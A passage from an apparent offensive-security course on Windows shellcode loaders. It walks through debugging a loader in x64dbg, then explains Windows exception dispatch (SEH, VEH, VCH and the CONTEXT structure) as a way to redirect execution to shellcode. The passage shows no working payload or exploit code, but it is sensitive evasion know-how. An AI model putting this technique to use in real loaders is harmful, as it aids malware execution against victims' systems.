- Uncomment the DEBUG_MODE macro to enable debug mode.
*/

// TASK: Uncomment DEBUG_MODE macro to enable debug mode
  // #define DEBUG_MODE
```

Next, simply **uncomment** the debug macro **DEBUG_MODE** by uncommenting the macro, this is done by removing the two **//** before the macro as shown below.


```
* Loader Debugging:
- Uncomment the DEBUG_MODE macro to enable debug mode.
*/

// TASK: Uncomment DEBUG_MODE macro to enable debug mode
    #define DEBUG_MODE
```

If you have done this correctly, all the debug sections for that loader should be enabled and your loader is ready for debugging.


Task: Loader Compilation

At this point, you should have finished inserting your shellcode and enabling the debugging macro, now we want to prepare the loader to link with x64dbg. In the context of debugging, we want to compile our loader as debug x64, as shown below, or using the **Ctrl+Shift+B** shortcut.




Alternatively, you can run your loader in Visual Studio without explicitly compiling, as shown below, which is useful for debugging and testing, or using the **Ctrl+F5** shortcut.

You should see the following output in the console window, as shown below. This output indicates that our loader is ready to be debugged with x64dbg.




Task: Attach with x64dbg

Next, we will open the debugger x64dbg and attach it to the loader that is currently waiting to start debugging. To do this, click on "**File**" in the x64dbg menu on the left of the top bar, as shown below, and then click on "**Attach**". Alternatively, you can use the **Alt+A** shortcut.



Now we need to attach x64dbg to our loader - more specifically, to the running executable associated with the loader. To do this, locate your loader's executable in the **Name** column. Click on it once, then select the **Attach** button in the lower right corner to attach the debugger to your shellcode loader.

Note that the process name shown in the image below may be different from yours or differ from chapter to chapter- this is simply an example to illustrate how to attach to a process using x64dbg. Depending on your implementation or the solution provided in the appropriate chapter, this will appear as a running executable such as **Win32Classic.exe**, **Win32Data.exe**, or **Win32APCsV2.exe**.



Summary

If you follow this procedure, x64dbg should now be successfully attached to your shellcode loader from the appropriate chapter, and you should be ready to start debugging your current loader. To proceed with the actual debugging process, refer to the appropriate debugging workbook, "**Workbook - Debugging**" from the appropriate chapter.

Bonus Chapter 5: (Vectored) Exception Handling

Introduction

So far in this workshop, we have already looked at several alternative execution mechanisms that avoid directly calling the **CreateThread()** API—or even creating a new thread at all—to execute code. Approaches such as Asynchronous Procedure Calls (APCs), thread pools, and fibers all work for the same underlying reason: sooner or later, the operating system or a Win32 API ends up invoking a function pointer that we control.

In each of these cases, our shellcode executes as part of the program's normal control flow. Windows schedules a thread, delivers a callback, or switches execution contexts, and at some point, execution reaches attacker-controlled code (our shellcode). The exact mechanics differ from technique to technique, but the core idea remains the same. Execution happens because Windows explicitly calls into code we supplied.

In this chapter, we take a different approach and focus on **exception handling** as a **code execution primitive**. Instead of relying on Windows to call our code during normal execution, exception-based techniques take advantage of what happens when something goes wrong. Whenever an exception occurs—whether it is a divide-by-zero, an access violation, or an illegal instruction—execution is immediately interrupted. Windows saves the current processor state and enters its exception-handling logic to decide whether execution can continue and, if it can, where it should resume.

From a practical point of view, there are three Windows exception-handling mechanisms that matter for our discussion: frame-based **Structured Exception Handling** (SEH), **Vectored Exception Handling** (VEH), and **Vectored Continue Handling** (VCH).

Traditional, frame-based SEH is closely tied to a thread's call stack. As a function is entered, its exception handler becomes part of the stack frame. When an exception occurs, Windows walks the stack of the faulting thread from frame to frame, looking for a handler that is prepared to deal with the exception.

VEH works differently. Instead of being bound to individual stack frames, vectored exception handlers are registered once at the process level. They are invoked before the normal SEH chain, regardless of how the current call stack looks. Because VEH operates independently of stack layout, it is far more flexible than frame-based SEH and can be reused as a general execution-control mechanism—a detail that becomes important later in this chapter.

Vectored Continue Handling (VCH) complements VEH by running at a later stage. VCH handlers are called after an exception has already been handled and just before execution resumes. Like VEH, they are registered globally for the process and receive access to the final execution context. This makes VCH especially useful for inspecting or adjusting execution state immediately before control is returned to the thread.

In the lab section of this bonus chapter, we will take a look at the **Win32VEH** loader and focus on how Vectored Exception Handling (VEH)can be used for shellcode execution, or more precisely, for redirecting control flow. This approach does not rely on Windows invoking attacker-controlled code during normal execution. Instead, the techniques make use of the exception dispatch mechanism to influence where execution resumes after a fault has occurred.

Further Reading and Resources

- **Windows Internals Part 2** – *Mark Russinovich, David Solomon, and Alex Ionescu*
  Comprehensive guide to Windows architecture, processes, threads, and memory management.
  - *Exception dispatching* (pp. 85–91)
- https://learn.microsoft.com/en-us/windows/win32/debug/structured-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/about-structured-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/exception-dispatching
- https://learn.microsoft.com/en-us/windows/win32/debug/debugger-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/frame-based-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/vectored-exception-handling
- https://learn.microsoft.com/en-us/windows/win32/debug/handler-syntax
- https://learn.microsoft.com/en-us/cpp/cpp/exception-handling-in-visual-cpp?view=msvc-170

B5.1: Objectives of Learning

After having worked through the following chapter, the course participant should be able to answer the following comprehension questions on his/her own.

#	Questions on Understanding
1.	What makes exception handling a viable code execution primitive on Windows? What fundamental property of the exception mechanism enables control flow redirection?
2.	What is the difference between execution by invocation and execution by resumption? Why does exception-based execution fall into the latter category?
3.	How does Windows transition from kernel mode back to user mode when an exception occurs? What role does **KiUserExceptionDispatcher()** play in this process?
4.	What is the purpose of the **CONTEXT** structure during exception handling? What does it represent, and why is it critical for resuming or redirecting execution?
5.	How does Windows decide where execution should resume after an exception is handled? How can modifying the saved processor context influence this decision?
6.	What is the exact user-mode exception dispatch order in Windows? In which order are debuggers, VEH, and SEH consulted?
7.	How does Vectored Exception Handling (VEH) differ from Structured Exception Handling (SEH)? How do their registration models and execution contexts differ?
8.	Why is VEH generally easier to repurpose for shellcode execution than SEH? What properties of VEH make it more flexible and less dependent on stack layout?
9.	How can debuggers influence exception handling behavior? What effect does first-chance and second-chance exception handling have on execution flow?

B5.2: Exception Handling in Windows

At the lowest level, an exception is a **hard stop** in the execution pipeline. The CPU runs into something it cannot deal with on its own—an invalid instruction, an access violation, a divide-by-zero, or a breakpoint—and normal instruction flow ends immediately. The faulting instruction does not complete, and there is no implicit "next instruction" to fall through to.

At that point, execution crosses a very real boundary. Control is pulled away from the running thread and handed to the operating system. On Windows, this means the kernel captures the **entire execution state** of the faulting thread. General-purpose registers, flags, the stack pointer, and the instruction pointer are all saved exactly as they were when the exception occurred. From the thread's point of view, execution is effectively frozen in time.

Along with this saved CPU state, Windows also builds an **exception record** that describes what went wrong and where. These two pieces—the **EXCEPTION_RECORD** and the **CONTEXT**—are what everything else in the exception-handling process is built on.

What matters here is that an exception does not cause Windows to call into user code the way a callback or an APC does. Nothing gets invoked automatically. Instead, Windows is forced to answer a different question. If execution continues, where should it resume? That question is answered by the exception-dispatch mechanism.

B5.3: Exception State – CONTEXT and EXCEPTION_RECORD

As soon as an **exception occurs** and the **kernel snapshots** the state of a thread, it does not capture just a single piece of information. Windows records two closely related views of the same event. Together, they describe both what went wrong and where execution came to a halt.

One of these is the CONTEXT structure, which captures the processor state at the exact moment execution stopped. On x64 systems, this includes the general-purpose registers, SIMD registers, flags, the stack pointer (RSP), and the instruction pointer (RIP). In practical terms, **CONTEXT** tells us what the CPU looked like when the exception happened—where it was executing and what state it was in.

The second structure is the EXCEPTION_RECORD. Where **CONTEXT** describes state, **EXCEPTION_RECORD** describes cause. It explains why execution stopped in the first place. This includes the exception code itself—such as an access violation or a divide-by-zero—the address where the fault occurred, and flags that describe the nature of the exception. For certain exception types, additional parameters are included, for example whether memory access was a read, a write, or an execute operation.

Windows treats these two structures as a pair. The **EXCEPTION_RECORD** explains what went wrong, while the **CONTEXT** captures the precise execution state at the moment things went wrong. Both are needed before any decision about exception handling can be made.


This distinction matters because exception handling is not automatically about continuing execution. Before Windows even thinks about resuming, it has to decide whether resuming makes sense at all. That decision comes from the details of the exception itself, which are recorded in the **EXCEPTION_RECORD**.

Some exceptions are simply not meant to be recovered from. A stack overflow or an illegal instruction usually means the process has reached a broken state, and trying to continue execution would only make things worse. Other exceptions, however, are raised in situations where recovery is expected. An access violation may occur because memory has not been committed yet, and a handler can fix that on demand. A breakpoint is another common example—it is often raised deliberately as part of debugging or instrumentation.

If execution is allowed to continue, the focus shifts back to the **CONTEXT** structure. Windows does not treat it as read-only or diagnostic data. Instead, it uses **CONTEXT** as the template for restoring execution. Whatever values are present in that structure at resume time are what the processor will load.

At that point, the instruction pointer stored in **CONTEXT.Rip** becomes critical. It does not simply reflect where execution failed but also determines where execution resumes. If a handler modifies **CONTEXT.Rip** and reports the exception as handled, the CPU resumes execution at the new address. Whether it is normal program logic or attacker-controlled shellcode, the code at that location is what runs next. In this case, no function call occurs, nor is any jump instruction executed. Only the control flow changes as a result of restoring a modified processor context.

The image below illustrates the relationship between **EXCEPTION_RECORD** and **CONTEXT** to provide a better understanding of them at a high level.



As soon as an exception occurs, the Windows kernel simultaneously captures both structures. The **EXCEPTION_RECORD** answers the question of what happened. It describes the cause of the fault, including the exception code, the faulting address, and the type of access involved. In contrast, the **CONTEXT** structure shows how execution looked at that exact moment. It contains a snapshot of the CPU state, including the instruction pointer, stack pointer, and general-purpose registers.

Together, these two structures form the basis of Windows exception handling. The **EXCEPTION_RECORD** explains why execution was interrupted, while the **CONTEXT** determines where and how execution can continue once the exception has been handled.

This relationship between **EXCEPTION_RECORD** and **CONTEXT**—cause on one side, state on the other—forms the foundation of all exception-based execution techniques discussed in this chapter. VEH and SEH differ in when handlers are invoked and how they are registered, but both ultimately rely on the same underlying mechanism: influencing the decision of Windows about whether execution continues, and, if it does, where it resumes.

B5.4: Kernel / User Mode Transition (KiUserExceptionDispatcher)

Although an exception originates in user-mode code, handling it is not purely a user-mode operation. It requires cooperation between kernel mode and user mode. The Windows kernel detects the fault and captures the processor state, but it can't directly invoke user-mode exception handlers. If so, it would violate the security boundary between privilege levels or ring levels, which Windows strictly enforces.

To bridge this gap, Windows transitions to user mode in a controlled manner via a defined entry point within **ntdll.dll** known as **KiUserExceptionDispatcher()**. This function acts as the gateway to user-mode exception handling. From a programming perspective, it is not necessary to explicitly call the function, but every user-mode exception passes through it and reliably appears in the call stack whenever an exception is processed.

The kernel prepares the exception record (**EXCEPTION_RECORD**) and the saved processor context (**CONTEXT)**, then transfers execution back to user mode by entering **KiUserExceptionDispatcher()**. From that point on, exception handling proceeds entirely in user mode under the control of **ntdll.dll**. This is where debugger notifications occur, vectored exception handlers are invoked, and the structured exception handler chain is eventually walked.

This separation of responsibilities is deliberate, because it allows Windows to preserve a strict privilege boundary—ensuring the kernel never executes arbitrary user-mode code—while still providing a flexible and extensible exception-handling mechanism in user mode. As a result, features like VEH and SEH can be implemented and abused without crossing security boundaries, relying instead on the controlled transition provided by **KiUserExceptionDispatcher()**.

B5.5: Exception Dispatch Order

Once execution reaches **KiUserExceptionDispatcher()**, Windows begins dispatching the exception. From this point on, handling follows a strict and well-defined order. If a debugger is attached to the process, it is notified first. This is known as first-chance exception handling. At this stage, the debugger gets the initial opportunity to observe the fault. It may choose to break execution, inspect or modify state, or simply allow execution to continue.

If the debugger does not handle the exception, Windows next invokes any registered Vectored Exception Handlers (VEH). VEH handlers are registered globally for the process and are completely independent of the thread's call stack. Because of this, they are always consulted early and in a predictable way.

If none of the vectored handlers report that they have handled the exception, Windows then falls back to Structured Exception Handling (SEH). At this point, the system walks the call stack of the faulting thread, looking for an SEH handler associated with one of the active stack frames that is willing to handle the exception.

If the exception remains unhandled after all these stages, Windows treats it as a fatal condition. A second-chance notification may be delivered to the debugger, and if no handler intervenes, the process is terminated. This dispatch order explains why VEH handlers always run before SEH handlers, regardless of stack layout. It also highlights why debuggers and VEH-based techniques can observe or influence exceptions long before application-level recovery logic ever comes into play.

B5.6: Windows Exception Handling Process

When studying exception handling through Windows Internals and MSDN documentation, it quickly becomes apparent that the overall process is complex. From the moment an exception occurs, through dispatching, and finally to execution resumption, many moving parts are involved. Describing this entire flow in a way that is both complete and easy to follow is not trivial.

In the following section, I will walk through the Windows exception-handling process step by step, focusing on clarity rather than exhaustive detail. The explanation is presented first as a continuous narrative. Further below, you will find a table that summarizes the same flow, providing a compact reference to reinforce the concepts discussed in the text.

The Windows exception handling process begins when an exception occurs, triggered either by hardware (such as memory access violations or division by zero detected by the CPU) or by software through explicit calls to **RaiseException()**. Regardless of the source, control immediately transfers to the **Kernel Mode Exception Dispatcher** (**KiDispatchException()** in **ntoskrnl.exe**), which operates at the highest privilege level (Ring 0). This dispatcher builds critical data structures like the **EXCEPTION_RECORD** containing information about what happened and the **CONTEXT** structure capturing the CPU state which determines whether the exception occurred in kernel mode or user mode.

For **kernel-mode exceptions**, the stakes are considerably higher. The dispatcher searches through registered kernel exception handlers, and if no handler can resolve the issue, the system has no choice but to invoke a Bug Check, resulting in the infamous Blue Screen of Death (BSOD) with the error code **KERNEL_MODE_EXCEPTION_NOT_HANDLED**. This critical difference highlights Windows protective architecture. Which means, **kernel mode exceptions must be handled or the entire system crashes**, as there is no safe way to continue execution when the operating system's core components encounter unrecoverable errors.

For **user-mode exceptions**, Windows employs a more forgiving and sophisticated multi-layered approach, where only the faulting process is affected while the system remains stable. Before any application code gets a chance to handle the exception, the kernel checks if a debugger is attached to the process. If present, the debugger receives a **first-chance exception notification**—the first opportunity in the entire chain to observe and potentially handle the exception. This is crucial for developers and security researchers who need to see every exception before the application potentially hides it with its own handlers. The term "first-chance" is significant because it occurs *before* any application handlers are invoked.

If the debugger either isn't attached or chooses not to handle the exception, control transitions to user mode where the **User Mode Exception Dispatcher** (**RtlDispatchException()** in **ntdll.dll**) takes over. This dispatcher orchestrates a carefully ordered search through multiple handler types, following a strict priority sequence. The first handlers consulted are **Vectored Exception Handlers (VEH)**, which are global, process-wide handlers registered via **AddVectoredExceptionHandler()**. Unlike traditional stack-based handlers, VEH operates independently of the call stack, making it ideal for runtime systems, security software, and debuggers that need to monitor exceptions across the entire application.

If VEH doesn't handle the exception, the dispatcher moves to **Structured Exception Handling (SEH)**, the most used mechanism in Windows applications. SEH uses **__try/__except** blocks and is stack-frame based, meaning the dispatcher walks backward through the call stack searching for exception handlers. When a handler is found, its exception filter is evaluated, which can return one of three values: **EXCEPTION_EXECUTE_HANDLER** (handle the exception and unwind the stack), **EXCEPTION_CONTINUE_SEARCH** (skip this handler and keep looking), or **EXCEPTION_CONTINUE_EXECUTION** (attempt to continue from the point where the exception occurred).

Should SEH handlers decline to handle the exception, or no suitable handler is found, the search continues to **Vectored Continue Handlers (VCH)**, registered via **AddVectoredContinueHandler()**. These are conceptually similar to VEH but are called after SEH, providing a global second-chance opportunity for the application to handle exceptions that weren't caught by stack-based handlers. VCH represents the last line of defence at the application level before the exception is considered truly unhandled.

When all application-level handlers have been exhausted, Windows invokes the **Unhandled Exception Filter** (**UnhandledExceptionFilter()**), which checks process error mode flags and policy settings. Applications can customize this behavior using **SetUnhandledExceptionFilter()** to implement custom crash handling logic. This filter then triggers **Windows Error Reporting (WER)** through the **WerFault.exe** process, which collects crash dump information, creates minidump files for post-mortem debugging, and optionally displays the familiar crash dialog offering to send information to Microsoft.

Even at this late stage, there's one final opportunity for intervention: the debugger receives a **second-chance exception notification**. This is the debugger's last chance to handle the exception, now armed with complete information about the failed recovery attempts. The distinction between first and second chance is fundamental: **first-chance occurs before** application handlers attempt recovery, **while second-chance occurs after** all handlers have failed. If the debugger either isn't attached or chooses not to intervene, Windows calls **TerminateProcess()**, forcibly ending the application with the exception code as the exit status, cleaning up all threads and resources.

This multi-layered architecture demonstrates Windows' careful balance between providing multiple opportunities for exception recovery while maintaining system stability. The separation between kernel and user mode ensures that application failures cannot bring down the entire operating system, while the ordered chain of handlers—**Debugger (First-Chance) → VEH → SEH → VCH → Unhandled Exception Filter → Debugger (Second-Chance) → Process Termination**—provides flexibility for different recovery strategies at appropriate abstraction levels, from global monitoring to local error handling to final system-level intervention.

Creating a comprehensive control flow diagram that fits on a single A4 page while maintaining clarity is extremely challenging. However, the table below breaks down the entire process described above into sequential stages, providing detailed explanations of each component, its privilege level, and possible outcomes. This structured approach should help you develop a solid understanding of Windows exception handling and serve as a practical reference when debugging or developing exception-aware applications.

Stage	Component / Stage	Description	Mode	Possible Outcomes
1	Exception Occurs	Initial trigger point. Can be either: • Hardware: CPU raises exception (access violation, divide by zero, illegal instruction) • Software: Application calls **RaiseException()**	Kernel	→ Proceeds to Kernel Mode Exception Dispatcher
2	Kernel Mode Exception Dispatcher	**KiDispatchException()** in **ntoskrnl.exe** • Creates **EXCEPTION_RECORD** (what happened) • Creates **CONTEXT** structure (CPU state) • Determines if exception occurred in kernel or user mode	Kernel	→ **If kernel mode:** Search kernel handlers → **If user mode:** Dispatch to debugger/user mode
3a	Kernel Exception Handlers	Only for kernel-mode exceptions. Searches registered kernel exception handlers in a linked list. Critical system components and drivers can register handlers.	Kernel	→ **Handled:** Continue execution → **Not handled:** Bug Check (BSOD)
3b	Check for Debugger	For user-mode exceptions, kernel checks if a debugger is attached to the process. If attached, sends first-chance exception notification.	Debugger	→ **No debugger:** Proceed to user mode → **Debugger attached:** Send first-chance notification
4	First-	Debugger receives first opportunity to handle the exception before any application handlers.	Debugger	→ **Debugger handles:** Continue execution

	Chance Exception	Developers can inspect state, modify registers, or skip the exception.		→ **Debugger passes:** Proceed to user-mode handlers
5	User Mode Exception Dispatcher	**RtlDispatchException()** in **ntdll.dll** Receives **EXCEPTION_RECORD** and **CONTEXT** from kernel, begins walking the exception handler chain.	User	Begins sequential search through handler chain
6	Vectored Exception Handlers (VEH)	First user-mode handlers checked. Registered via **AddVectoredExceptionHandler()** Global handlers, not stack-frame based. Often used by debuggers, security software, and runtime systems.	User	→ **Handled:** Continue execution → **Not handled:** Proceed to SEH
7	Structured Exception Handling (SEH)	Frame-based handlers using **__try/__except** blocks. Walks the stack frames looking for exception handlers. Exception filter evaluates to: **EXCEPTION_EXECUTE_HANDLER**, **EXCEPTION_CONTINUE_SEARCH**, or **EXCEPTION_CONTINUE_EXECUTION**	User	→ **EXECUTE_HANDLER:** Unwind stack, execute handler, continue → **CONTINUE_SEARCH:** Look for next handler in chain → **CONTINUE_EXECUTION:** Return to exception point → **No handler found:** Proceed to VCH
8	Vectored Continued Handlers (VCH)	Second-chance vectored handlers. Like VEH but called after SEH. Registered via **AddVectoredContinueHandler()** Last opportunity for application to handle exception before it's considered unhandled.	User	→ **Handled:** Continue execution → **Not handled:** Exception is unhandled, proceed to filter
9	Unhandled Exception Filter	**UnhandledExceptionFilter()** Checks process error mode flags and policy settings. Can be customized via **SetUnhandledExceptionFilter()** Prepares for termination or debugging.	User	→ Invokes Windows Error Reporting → Checks for debugger attachment
10	Windows Error Reporting (WER)	**WerFault.exe** process Collects crash dump information, creates minidump files. Displays crash dialog (if configured) and offers to send report to Microsoft.	User	→ Creates crash dump → Displays error dialog (optional) → Proceeds to final debugger check
11	Second-Chance Exception	Final check for attached debugger. This is the debugger's last opportunity to handle the exception. If debugger is attached, it gets notified with full crash information.	User	→ **Debugger handles:** Can attempt recovery, continue execution → **Debugger doesn't handle or not attached:** Terminate process
12	Terminate Process	**TerminateProcess()** is called. Process is forcibly terminated with exception code	User	→ Process exits with exception code

		as exit status. All threads are terminated, resources are cleaned up.		→ Operating system reclaims resources

B5.7: Code Execution via Vectored Exception Handling

Vectored Exception Handling (VEH) provides a particularly clean way to redirect execution because it gives handlers early access to the full exception state—before Windows commits to any specific recovery path. At this stage, nothing about the exception has been finalized yet, which makes VEH especially powerful as an execution primitive.

VEH handlers are registered explicitly using the **AddVectoredExceptionHandler()** API and are stored in a process-wide list managed by **ntdll.dll**. Unlike Structured Exception Handling (SEH), which is frame-based and tied to individual functions on the call stack, VEH operates at the process level. A vectored handler is not associated with any specific thread or stack frame.

As a result, when an exception occurs anywhere in the process, every registered VEH handler gets a chance to see it. This happens regardless of where the exception originated or what the current call stack looks like.

When an exception is raised, execution first transitions into kernel mode. As mentioned before, the kernel captures both the **EXCEPTION_RECORD**, which describes what went wrong, and the **CONTEXT**, which represents the processor state at the moment of the fault. These two structures are packaged together into an **EXCEPTION_POINTERS** structure and passed back to user mode through **KiUserExceptionDispatcher()** in **ntdll.dll**.

Once execution reaches user mode, Windows begins invoking registered VEH handlers in the order they were added. Each handler receives a pointer to the **EXCEPTION_POINTERS** structure, giving it full visibility into both the cause of the exception and the saved CPU state. Importantly, this access is not read-only—handlers are allowed to modify the context.

